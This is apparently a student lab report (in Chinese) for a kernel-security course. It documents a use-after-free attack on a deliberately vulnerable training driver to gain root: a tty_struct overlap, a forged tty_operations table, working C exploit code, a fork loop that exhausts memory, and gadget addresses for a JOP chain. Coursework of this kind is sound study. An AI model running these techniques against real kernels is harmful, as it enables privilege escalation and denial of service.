Lab 3 JOP | Linux 内核漏洞攻防

前置知识


思考题 1

> Question 1：为什么会这样？为什么两次分配的内存块地址会一样？

堆的内存分配有不同的实现方式。

一种实现方式是简单地维护一个 free list，维护所有已经从 OS 申请的用作堆的内存块以及被 free 掉的内存块；因此当一块内存被 free 时，它会被加入 free list 中。当下次需要 malloc 时，allocator 会从 free list 找一块内存块分配给它。这时候又涉及到 Best-fit 还是 Next-fit 的问题，即 Best-fit 有助于提高空间利用率，而 Next-fit 有助于利用 cache 的 spatial locality；常见的做法是如果恰好相等就 Best-fit，否则就 Next-fit。但是在这种刚刚 free 就 malloc 一块等大的内存的情况中，Best-fit 和 Next-fit 会带来同样的结果，即将刚刚回收的内存块再分配出去；因此两次分配的内存块地址一样的概率就很大了。

另一种实现方式是维护一个 memory pool，实际上来说就是一个 free list 的数组，但是其中每一项对应着一个同等大小的内存块的 free list（如下图所示）；再次分配的方式类似。这种情况下，两次分配的内存块地址一样的概率也很大。



攻击思路

攻击的重点在于 `/dev/ptmx` 和 `/dev/zjudev` 。

由于内核中 `zjudev` 只有全局一个缓冲区，如果将设备打开两次，第二次打开的设备会覆盖第一次打开设备的缓冲区，且两次打开设备时候，我们可以获得指向同一个设备缓冲区的两个指针。

此时如果释放其中一个设备，由于在释放的时候指针没有置空，此时便可以通过另一个文件描述符操作该缓冲区对应的内存，即存在 UAF 漏洞。

同时实验提供的 `ioctl` 接口能够调整这个缓冲区大小。如果将其调整成内核中 `tty_struct` 的大小，完成上述操作后打开 `/dev/ptmx` ，内核会分配一个 `tty_struct` 结构体。当内核分配相同大小的数据结构时，便有可能使用这块由我们控制的缓冲区。

`zjudev` 还为我们提供了 `read` 和 `write` 这块缓冲区的接口。由此我们便可以通过 `write` 来覆盖 `/dev/ptmx` 的 `const struct tty_operations *ops` 字段，将其指向我们构建的一个形如 `struct tty_operations` 的结构体，这样在我们访问 `/dev/ptmx` 的某些接口的时候就会跳转到我们指定的函数中去，最终达到 root 权限的目的。

Task 1


经过尝试和与助教沟通，我们发现 `__randomize_layout` 并没有发挥其作用。

在 tty.h L143 中，我们可以看到 `tty_struct` 的定义（下图是部分内容）：

```
143  struct tty_struct {
144          int     magic;
145          struct kref kref;
146          struct device *dev;     /* class device or NULL (e.g. ptys, serdev) */
147          struct tty_driver *driver;
148          const struct tty_operations *ops;
149          int index;
```

我们关心的内容主要是 `ops` ：根据我们之前的讨论，我们的攻击方式就是更改这个字段。我们研究 `ops` 在 `tty_struct` 中的偏移；这里面唯一大小不明确的就是 `kref` 。我们追踪其定义： `struct kref` => `refcount_t` (`struct refcount_struct`)=> `atomic_t` => `struct {int`

`counter;}`，最终得知其大小就是一个 `int` 的大小，即 4 字节。因此，我们可以得出该结构体的基本排布：



思考题 2

> Question 2：如何确定自己所控制的指针一定被分配给 `tty_struct` 结构体？

可以看到，`tty_struct` 结构体中的第一个字段是 `magic`，在同一个文件中的第 215 行也可以看到，`TTY_MAGIC` 的值被定义为 `0x5401`：

```
214  /* tty magic number */
215  #define TTY_MAGIC              0x5401
```

事实上，当分配 `tty_struct` 时，`magic` 字段就会被置为 `0x5401`，因此我们判断最开始的 4 个字节的值是否为 `0x5401`，就能够知道我们控制的指针指向的缓冲区是否被分配给了 `tty_struct` 了。


结合上述已知内容，我们可以编写如下的代码来完成上述内容并且验证我们的想法：

C | 复制代码

```c
typedef unsigned long long u64;

#define TTY_STRUCT_SIZE 0x2B8
int doubleOpen();
int checkMagic(int dev);

int main() {
    int dev = doubleOpen();
    int ptmx = checkMagic(dev);

    return 0;
}

int doubleOpen() {
    int dev1 = open("/dev/zjudev", O_RDWR);
    int dev2 = open("/dev/zjudev", O_RDWR);

    ioctl(dev1, 0x0001, TTY_STRUCT_SIZE);
    close(dev1);

    return dev2;
}

int checkMagic(int dev2) {
    int ptmx = open("/dev/ptmx", O_RDWR | O_NOCTTY);

    char buf[TTY_STRUCT_SIZE] = {0};
    int readResult = read(dev2, buf, TTY_STRUCT_SIZE - 1);
    DEBUG(readResult, XYX_RED);

    for (int i = 0; i < TTY_STRUCT_SIZE; i += 8) {
        DEBUGI(*(u64 *)(buf + i), XYX_CYAN);
    }

    int magic;
    memcpy(&magic, buf, 4);
    DEBUG(magic, XYX_YELLOW);

    if (magic != 0x5401)    return checkMagic(dev2);
    else                    return ptmx;
}
```

在上面的代码中，`doubleOpen()` 函数打开两个 `zjudev`，将其缓冲区大小调整为 `tty_struct` 的大小后关闭其中之一，返回另一个的文件描述符；`checkMagic(dev)` 尝试打开 `/dev/ptmx` 并检查 `magic` 的位置是否是 `0x5401`，也就检查了缓冲区是否被分配给了 `tty_struct`。如果是的话，返回 `ptmx` 的文件描述符；否则反复运行 `checkMagic(dev)` 直到上述条件为真为止。

可以看到，调试信息中验证了 `magic` 的值是 `0x5401`：



Task 2

Task 2 要求我们利用 `hack_cred` 函数获取 root 权限。

在 tty_driver.h L247 中查看，发现 `struct tty_operations` 由 36 个函数指针构成。我们查看 Task 1 中取到的 `buf + 24` 位置上的 `ops` 指针指向的内容：

```
gef➤  x/36xg 0xffff8000111829d0
0xffff8000111829d0 <ptm_unix98_ops>:    0xffff80001076c978      0xffff80001076c988
0xffff8000111829e0 <ptm_unix98_ops+16>: 0xffff80001076c9a8      0xffff80001076bad4
0xffff8000111829f0 <ptm_unix98_ops+32>: 0xffff80001076bbc0      0x0000000000000000
0xffff800011182a00 <ptm_unix98_ops+48>: 0xffff80001076bd4c      0xffff80001076bd6c
0xffff800011182a10 <ptm_unix98_ops+64>: 0x0000000000000000      0x0000000000000000
0xffff800011182a20 <ptm_unix98_ops+80>: 0xffff80001076be00      0x0000000000000000
0xffff800011182a30 <ptm_unix98_ops+96>: 0xffff80001076c9fc      0xffff80001076cc38
0xffff800011182a40 <ptm_unix98_ops+112>:        0x0000000000000000      0x0000000000000000
0xffff800011182a50 <ptm_unix98_ops+128>:        0xffff80001076c03c      0x0000000000000000
0xffff800011182a60 <ptm_unix98_ops+144>:        0x0000000000000000      0x0000000000000000
0xffff800011182a70 <ptm_unix98_ops+160>:        0x0000000000000000      0xffff80001076c088
0xffff800011182a80 <ptm_unix98_ops+176>:        0x0000000000000000      0x0000000000000000
0xffff800011182a90 <ptm_unix98_ops+192>:        0x0000000000000000      0x0000000000000000
0xffff800011182aa0 <ptm_unix98_ops+208>:        0x0000000000000000      0xffff80001076c104
0xffff800011182ab0 <ptm_unix98_ops+224>:        0x0000000000000000      0x0000000000000000
0xffff800011182ac0 <ptm_unix98_ops+240>:        0x0000000000000000      0xffff80001076cc6c
0xffff800011182ad0 <ptm_unix98_ops+256>:        0x0000000000000000      0xffff80001076cc9c
0xffff800011182ae0 <pty_unix98_ops+8>:  0xffff80001076c988      0xffff80001076c9a8
```

其中第一个指针指向的是 `lookup` 函数指针，我们去看一下到底指的是哪个函数：

```
gef➤  x/1xg 0xffff80001076c978
0xffff80001076c978 <ptm_unix98_lookup>: 0x92800080d503233f
```

知道了这个函数的名字之后，我们去看一下它在 System.map 中的地址：

```
syssec@VM:~/lab3_t/kernel/nocfi$ cat System.map | grep ptm_unix98_lookup
ffff80001076c978 t ptm_unix98_lookup
```


可以看到，在调试状态下好像并没有开 KASLR 。但是，如果需要绕过 KASLR，我们只需要对 Task1 中得到的 `ops` 做一次取值，就能得到 `ptm_unix98_lookup` 的地址，与 `0xffff80001076c978` 计算一下偏移就可以了。

进一步地，如我们之前分析的那样，我们想要构造一个自己的 `struct tty_operations` ，篡改之前的 `ops` 使其指向这个结构体，然后调用 `ptmx` 的某个接口从而实现调用 `hack_cred` 。我们不妨将 36 个全都改成 `hack_cred` 的地址！

从 System.map 中，我们可以找到 `hack_cred()` 的地址 `0xffff80001083aa84` ：

```
syssec@VM:~/lab3_t/kernel/nocfi$ cat System.map | grep hack_cred
ffff80001083aa84 T hack_cred
```

（刚开始我们只给 `write` 一个函数赋值，别的都是 0，因为当时看 `write` 的参数签名和 `hack_cred` 的能兼容，但是出现了下面的提示。应该是操作系统会检查是否存在空的函数指针。）




最终，我们编写了如下代码，可以成功获得 root 权限！（`getOffset()` 会段错误，所以暂时没有用）

C 复制代码

```c
// ==== Task 2 ====
const u64 lookupAddr = 0xffff80001076c978;
const u64 hackCredAddr = 0xffff80001083aa84;
u64 offset = 0;
#define target(x) (x + offset)
u64 forgedOps[36];

void getOffset();
void forgeOps(int dev);

int main() {
    // Task 1:
    int dev = doubleOpen();
    int ptmx = checkMagic(dev);

    // Task 2:
    //getOffset();
    forgeOps(dev);
    close(ptmx);
    system("/bin/sh");

    return 0;
}

void getOffset() {
    u64 *ops = (void *)(*(u64 *)(buf + 24));
    DEBUG(ops, XYX_GREEN);

    u64 realLookupAddr = *ops;
    offset = realLookupAddr - lookupAddr;
    DEBUG(realLookupAddr, XYX_GREEN);
    DEBUG(offset, XYX_GREEN);
}

void forgeOps(int dev) {
    for (int i = 0; i < 36; i++)
        forgedOps[i] = target(hackCredAddr);

    char newBuf[32];
    u64 forgedOpsPtr = (u64)(&forgedOps);
    memcpy(newBuf, buf, 24);
    memcpy(newBuf + 24, &forgedOpsPtr, 8);

    for (int i = 0; i < 32; i += 8) {
        DEBUGI(*(u64 *)(newBuf + i), XYX_PURPLE);
```

```
46        }
47
48        write(dev, newBuf, 32);
49    }
50
```



可以看到，上面圈圈 1 的位置打开的 `ptmx` 的 `tty_struct` 并不在我们控制的 buffer 那里，因此我们开了第二次。然后我们伪造了一个 `ops`，调用 `close(ptmx)`，这样就会调用到我们的 `hack_cred` 了！

思考题 3

> Question 3: 为什么不能直接通过 UAF 控制 cred 结构体直接修改其内容?

在 kernel pwn -- UAF 中，我们可以找到一个非常类似的通过 UAF 控制 cred 实现提权的例子。其代码大致如下：

```c
typedef unsigned long long u64;

int main() {
    u64 cred[100] = {0, 0, 0};

    int dev1 = open("/dev/zjudev", O_RDWR);
    int dev = open("/dev/zjudev", O_RDWR);

    DEBUG(0xA8, XYX_PURPLE);
    ioctl(dev1, 0x0001, 0xA8);
    close(dev1);

    int id = fork();
    write(dev, cred, 28);
    if(id == 0){
        DEBUG(getuid(), XYX_CYAN);
        if (!getuid()) {
            printf("[*]welcome root:\n");
            system("/bin/sh");
        }
        return 0;
    }
    else if(id < 0){
        printf("[*]fork fail\n");
    }
    else{
        DEBUG(getuid(), XYX_GREEN);
        wait(NULL);
        DEBUG(getuid(), XYX_BLUE);
    }

    return 0;
}
```

但是，我运行了这段代码后始终没有获得成功。关注到参考的题目中使用的 linux 版本是 4.4.72，我查看了相关的 kernel 代码，尤其关注了两者的不同。

在 cred.c L718 查看 `prepare_kernel_cred` 的源码：

```
718  struct cred *prepare_kernel_cred(struct task_struct *daemon)
719  {
720          const struct cred *old;
721          struct cred *new;
722
723          new = kmem_cache_alloc(cred_jar, GFP_KERNEL);
724          if (!new)
725                  return NULL;
```

这里调用了 slab.c L3505 的 `kmem_cache_alloc`，其中调用了 `slab_alloc` 分配内存，因此理论上有与前述攻击类似的可能。

`validate_creds` 作为一个在很多地方被调用的内容，引起了我的注意：

```
192  #define validate_creds(cred)                                \
193  do {                                                        \
194          __validate_creds((cred), __FILE__, __LINE__);       \
195  } while(0)
```

```
185  static inline void __validate_creds(const struct cred *cred,
186                                      const char *file, unsigned line)
187  {
188          if (unlikely(creds_are_invalid(cred)))
189                  __invalid_creds(cred, file, line);
190  }
```

```
831  bool creds_are_invalid(const struct cred *cred)
832  {
833          if (cred->magic != CRED_MAGIC)
834                  return true;
835          return false;
836  }
837  EXPORT_SYMBOL(creds_are_invalid);
```

```
876  /*
877   * report use of invalid credentials
878   */
879  void __invalid_creds(const struct cred *cred, const char *file, unsigned line)
880  {
881          printk(KERN_ERR "CRED: Invalid credentials\n");
882          printk(KERN_ERR "CRED: At %s:%u\n", file, line);
883          dump_invalid_creds(cred, "Specified", current);
884          BUG();
885  }
```

可以看到，它通过检查 `cred->magic` 是否等于 `CRED_MAGIC` 来判断 `cred` 是否合法，如果不合法会将这个 `cred` 抛弃掉。因此我尝试将 `magic` 对应置位：

```
int main() {
        u64 cred[100] = {0, 0, 0x43736564};
```

但是仍未得到对应结果。

我也试图通过调试来发现问题，但是这些检查的函数多以宏或者 inline 的方式呈现，并不能够用来调试：

```
gef➤  b __validate_creds
Function "__validate_creds" not defined.
gef➤  b creds_are_invalid
Function "creds_are_invalid" not defined.
gef➤  b creds_are_invalid
Function "creds_are_invalid" not defined.
gef➤  b dump_invalid_creds
Function "dump_invalid_creds" not defined.
gef➤  b __invalid_creds
Function "__invalid_creds" not defined.
gef➤
```

我还尝试了调整缓冲区大小、反复尝试等方案，但是都未能产生预期结果。对比两个版本的代码，仍未发现比较关键的因素。

对比两个版本的代码，我认为可能性比较大的原因是 `cred` 结构体在 v5.15 启用了 v4.4.70 尚未使用的 `__randomize_layout` ，并且在更多的地方检查了 `cred` 的 `magic` 。因而我们更加难以将 `magic` 置位，同时也会在更多的地方被检查和报告出来。

与同学交流之后，同学提醒我 `prepare_kernel_cred` 使用了 `cred_jar` ：

```
718  struct cred *prepare_kernel_cred(struct task_struct *daemon)
719  {
720          const struct cred *old;
721          struct cred *new;
722
723          new = kmem_cache_alloc(cred_jar, GFP_KERNEL);
724          if (!new)
725                  return NULL;
```

我们查看 `cred_jar` 的使用，找到了在 `put_cred_rcu` 中时候会调用 `kmem_cache_free(cred_jar, cred)` 。这个函数会在 `__put_cred` ，即销毁 `cred` 的时候被调用。

```
91  /*
92   * The RCU callback to actually dispose of a set of credentials
93   */
94  static void put_cred_rcu(struct rcu_head *rcu)
95  {
96          struct cred *cred = container_of(rcu, struct cred, rcu);
97
98          kdebug("put_cred_rcu(%p)", cred);
99
100 #ifdef CONFIG_DEBUG_CREDENTIALS
101         if (cred->magic != CRED_MAGIC_DEAD ||
102             atomic_read(&cred->usage) != 0 ||
103             read_cred_subscribers(cred) != 0)
104                 panic("CRED: put_cred_rcu() sees %p with"
105                       " mag %x, put %p, usage %d, subscr %d\n",
106                       cred, cred->magic, cred->put_addr,
107                       atomic_read(&cred->usage),
108                       read_cred_subscribers(cred));
109 #else
110         if (atomic_read(&cred->usage) != 0)
111                 panic("CRED: put_cred_rcu() sees %p with usage %d\n",
112                       cred, atomic_read(&cred->usage));
113 #endif
114
115         security_cred_free(cred);
116         key_put(cred->session_keyring);
117         key_put(cred->process_keyring);
118         key_put(cred->thread_keyring);
119         key_put(cred->request_key_auth);
120         if (cred->group_info)
121                 put_group_info(cred->group_info);
122         free_uid(cred->user);
123         if (cred->ucounts)
124                 put_ucounts(cred->ucounts);
125         put_user_ns(cred->user_ns);
126         kmem_cache_free(cred_jar, cred);
127 }
```

查看 `kmem_cache_free` 的源码，发现其中调用了 `__cache_free` 函数：

```
3729  void kmem_cache_free(struct kmem_cache *cachep, void *objp)
3730  {
3731          unsigned long flags;
3732          cachep = cache_from_obj(cachep, objp);
3733          if (!cachep)
3734                  return;
3735
3736          local_irq_save(flags);
3737          debug_check_no_locks_freed(objp, cachep->object_size);
3738          if (!(cachep->flags & SLAB_DEBUG_OBJECTS))
3739                  debug_check_no_obj_freed(objp, cachep->object_size);
3740          __cache_free(cachep, objp, _RET_IP_);
3741          local_irq_restore(flags);
3742
3743          trace_kmem_cache_free(_RET_IP_, objp, cachep->name);
3744  }
3745  EXPORT_SYMBOL(kmem_cache_free);
```

查看这个函数的源码，从注释中可以看到，这里将对象 release 的时候，会将其加到这个对象的 cache 中。对于我们的例子来说，在释放 `cred` 的时候，会将释放的结果放在 `cred_jar` 中：

/ mm / slab.c

```
3419  }
3420
3421  /*
3422   * Release an obj back to its cache. If the obj has a constructed state, it must
3423   * be in this state _before_ it is released.  Called with disabled ints.
3424   */
3425  static __always_inline void __cache_free(struct kmem_cache *cachep, void *objp,
3426                                           unsigned long caller)
3427  {
```

因此，事实上在为进程分配 `cred` 的时候会从 `cred_jar` 中找空间分给 `cred` ：

```
718  struct cred *prepare_kernel_cred(struct task_struct *daemon)
719  {
720          const struct cred *old;
721          struct cred *new;
722
723          new = kmem_cache_alloc(cred_jar, GFP_KERNEL);
724          if (!new)
725                  return NULL;
```

```
3297  static __always_inline void *
3298  slab_alloc(struct kmem_cache *cachep, gfp_t flags, size_t orig_size, unsigned long caller)
3299  {
3300          unsigned long save_flags;
3301          void *objp;
3302          struct obj_cgroup *objcg = NULL;
3303          bool init = false;
3304
3305          flags &= gfp_allowed_mask;
3306          cachep = slab_pre_alloc_hook(cachep, &objcg, 1, flags);
3307          if (unlikely(!cachep))
3308                  return NULL;
3309
3310          objp = kfence_alloc(cachep, orig_size, flags);
3311          if (unlikely(objp))
3312                  goto out;
3313
3314          cache_alloc_debugcheck_before(cachep, flags);
3315          local_irq_save(save_flags);
3316          objp = __do_cache_alloc(cachep, flags);
3317          local_irq_restore(save_flags);
3318          objp = cache_alloc_debugcheck_after(cachep, flags, objp, caller);
3319          prefetchw(objp);
3320          init = slab_want_init_on_alloc(flags, cachep);
3321
3322  out:
3323          slab_post_alloc_hook(cachep, objcg, flags, 1, &objp, init);
3324          return objp;
3325  }
```

我并没有找到当 `cachep` 耗尽时会采取的操作；但我编写了如下的代码尝试不断 `fork()` 而不释放，尝试能否获取 root 权限：

C | 复制代码

```c
int main() {
    u64 cred[100] = {0, 0, 0};
    int timess = 0;

    while (1) {
        int dev1 = open("/dev/zjudev", O_RDWR);
        int dev = open("/dev/zjudev", O_RDWR);

        timess++;

        int offs = (timess % 9) * 4;
        ioctl(dev1, 0x0001, 0xA0 + offs);
        close(dev1);

        cred[2] = (timess % 5) ? 0 : 0x43736564;

        int id = fork();
        int o = timess % 7 < 3 ? 0 : (timess % 7) * 4;
        write(dev, cred, 28 + o);
        if (id == 0) {
            DEBUG(getuid(), XYX_CYAN);
            DEBUG(getpid(), XYX_CYAN);
            if (!getuid()) {
                printf("[*]welcome root:\n");
                system("/bin/sh");
            }
        } else {
            DEBUG(getpid(), XYX_GREEN);
            wait(id);
            DEBUG(getpid(), XYX_RED);
        }
    }

    return 0;
}
```

这里的 `timess` 是为了组合之前提到的不同考虑因素设置的。可以看到，这个程序除了成功获取 root 外，都会不断地 fork 并尝试覆写 `cred` 。但是程序运行到 out of memory 直至 kernel panic 也没

有成功：

```
[getuid()] = 0x00000000000003e8
[getpid()] = 0x0000000000000a67
[getpid()] = 0x0000000000000a66
[getuid()] = 0x00000000000003e8
[getpid()] = 0x0000000000000a68
[getpid()] = 0x0000000000000a67
[  452.119594] Out of memory: Killed process 237 (NetworkManager) total-vm:329092kB, anon-rss:4364kB,
 file-rss:0kB, shmem-rss:0kB, UID:0 pgtables:140kB oom_score_adj:0
[getpid()] = 0x0000000000000a68
[getuid()] = 0x00000000000003e8
[getpid()] = 0x0000000000000a69
[getpid()] = 0x0000000000000a69
[getuid()] = 0x00000000000003e8
[getpid()] = 0x0000000000000a6b
[getpid()] = 0x0000000000000a6b
[getuid()] = 0x00000000000003e8
[getpid()] = 0x0000000000000a6c
[  480.131534] Out of memory: Killed process 2666 (NetworkManager) total-vm:251960kB, anon-rss:3640kB
, file-rss:0kB, shmem-rss:0kB, UID:0 pgtables:116kB oom_score_adj:0
[getpid()] = 0x0000000000000a6c
[getuid()] = 0x00000000000003e8
[getpid()] = 0x0000000000000a70
[  488.125151] Out of memory: Killed process 203 (ModemManager) total-vm:312876kB, anon-rss:3488kB, f
ile-rss:0kB, shmem-rss:0kB, UID:0 pgtables:108kB oom_score_adj:0
[getuid()] = 0x00000000000003e8
[getpid()] = 0x0000000000000a70
[getpid()] = 0x0000000000000a75
[getpid()] = 0x0000000000000a75
[getuid()] = 0x00000000000003e8
[getpid()] = 0x0000000000000a7b
[  601.976792] Out of memory: Killed process 2673 (NetworkManager) total-vm:251956kB, anon-rss:3680kB
, file-rss:0kB, shmem-rss:0kB, UID:0 pgtables:124kB oom_score_adj:0
[  611.035172] EXT4-fs error (device vda): ext4_mb_generate_buddy:1144: group 15, block bitmap and bg
 descriptor inconsistent: 23683 vs 23644 free clusters
[  621.125272] Out of memory: Killed process 312 ((sd-pam)) total-vm:15096kB, anon-rss:1816kB, file-r
ss:0kB, shmem-rss:0kB, UID:1000 pgtables:60kB oom_score_adj:0
[getuid()] = 0x00000000000003e8
[getpid()] = 0x0000000000000a84
[getpid()] = 0x0000000000000a7b
[  634.326013] Out of memory: Killed process 322 (bash) total-vm:9540kB, anon-rss:1456kB, file-rss:4k
B, shmem-rss:0kB, UID:1000 pgtables:64kB oom_score_adj:0

Ubuntu 18.04.5 LTS kernel-5.15 ttyAMA0

kernel-5 login: [  667.570284] Unable to handle kernel paging request at virtual address 000000000000
1080
[  667.570546] Mem abort info:
[  667.570711]   ESR = 0x96000004
```

（可以看到，这时 fork 出的进程数已经达到了 0xa00 以上的数目）

因此我们猜测，当 cache 耗尽时，可能也不会直接取用空闲空间，而是由 cache 申请一块较大的空间。我们暂时无法得知这块空间的大小，因此我们很难做对应的操作。

总结和概括来说，`cred` 结构体分配并不是直接从空闲空间中分配，而是从一个专门的 cache `cred_jar` 中分配。这样自然就不会分配到我们所控制的内存块了。

Task 3

获取这些东西的地址：

```
syssec@VM:~/lab3_t/kernel/nocfi$ cat System.map | grep zju_gadget1
ffff80001083aa44 T zju_gadget1
syssec@VM:~/lab3_t/kernel/nocfi$ cat System.map | grep zju_gadget
ffff80001083aa44 T zju_gadget1
ffff80001083aa5c T zju_gadget2
ffff80001083aa74 T zju_gadget3
syssec@VM:~/lab3_t/kernel/nocfi$ cat System.map | grep prepare_kernel_cred
ffff8000100b6030 T prepare_kernel_cred
ffff8000116ac374 r __ksymtab_prepare_kernel_cred
ffff8000116d17e9 r __kstrtab_prepare_kernel_cred
ffff8000116f9c5a r __kstrtabns_prepare_kernel_cred
syssec@VM:~/lab3_t/kernel/nocfi$ cat System.map | grep commit_creds
ffff8000100b5bac T commit_creds
ffff8000116a44c0 r __ksymtab_commit_creds
ffff8000116db134 r __kstrtab_commit_creds
ffff8000116f9c5a r __kstrtabns_commit_creds
syssec@VM:~/lab3_t/kernel/nocfi$
```

- `0xffff80001083aa44` `zju_gadget1`
- `0xffff80001083aa5c` `zju_gadget2`
- `0xffff80001083aa74` `zju_gadget3`
- `0xffff8000100b6030` `prepare_kernel_cred`
- `0xffff8000100b5bac` `commit_creds`

我们最终想达到的目的就是调用 `struct cred* root_cred = prepare_kernel_cred(NULL);` 和 `commit_creds(root_cred);`

我们写出这三个 gadget 的伪代码：

C 复制代码

```c
gadget1 {
    x1 = *(x0 + 0x38);  // x0 + 7
    x0 = x2;
    goto x1;
}

gadget2 {
    x0 = 0;
    x1 = *(x2 + 0x28);  // x2 + 5
    goto x1;
}

gadget3 {
    return x0;
}
```

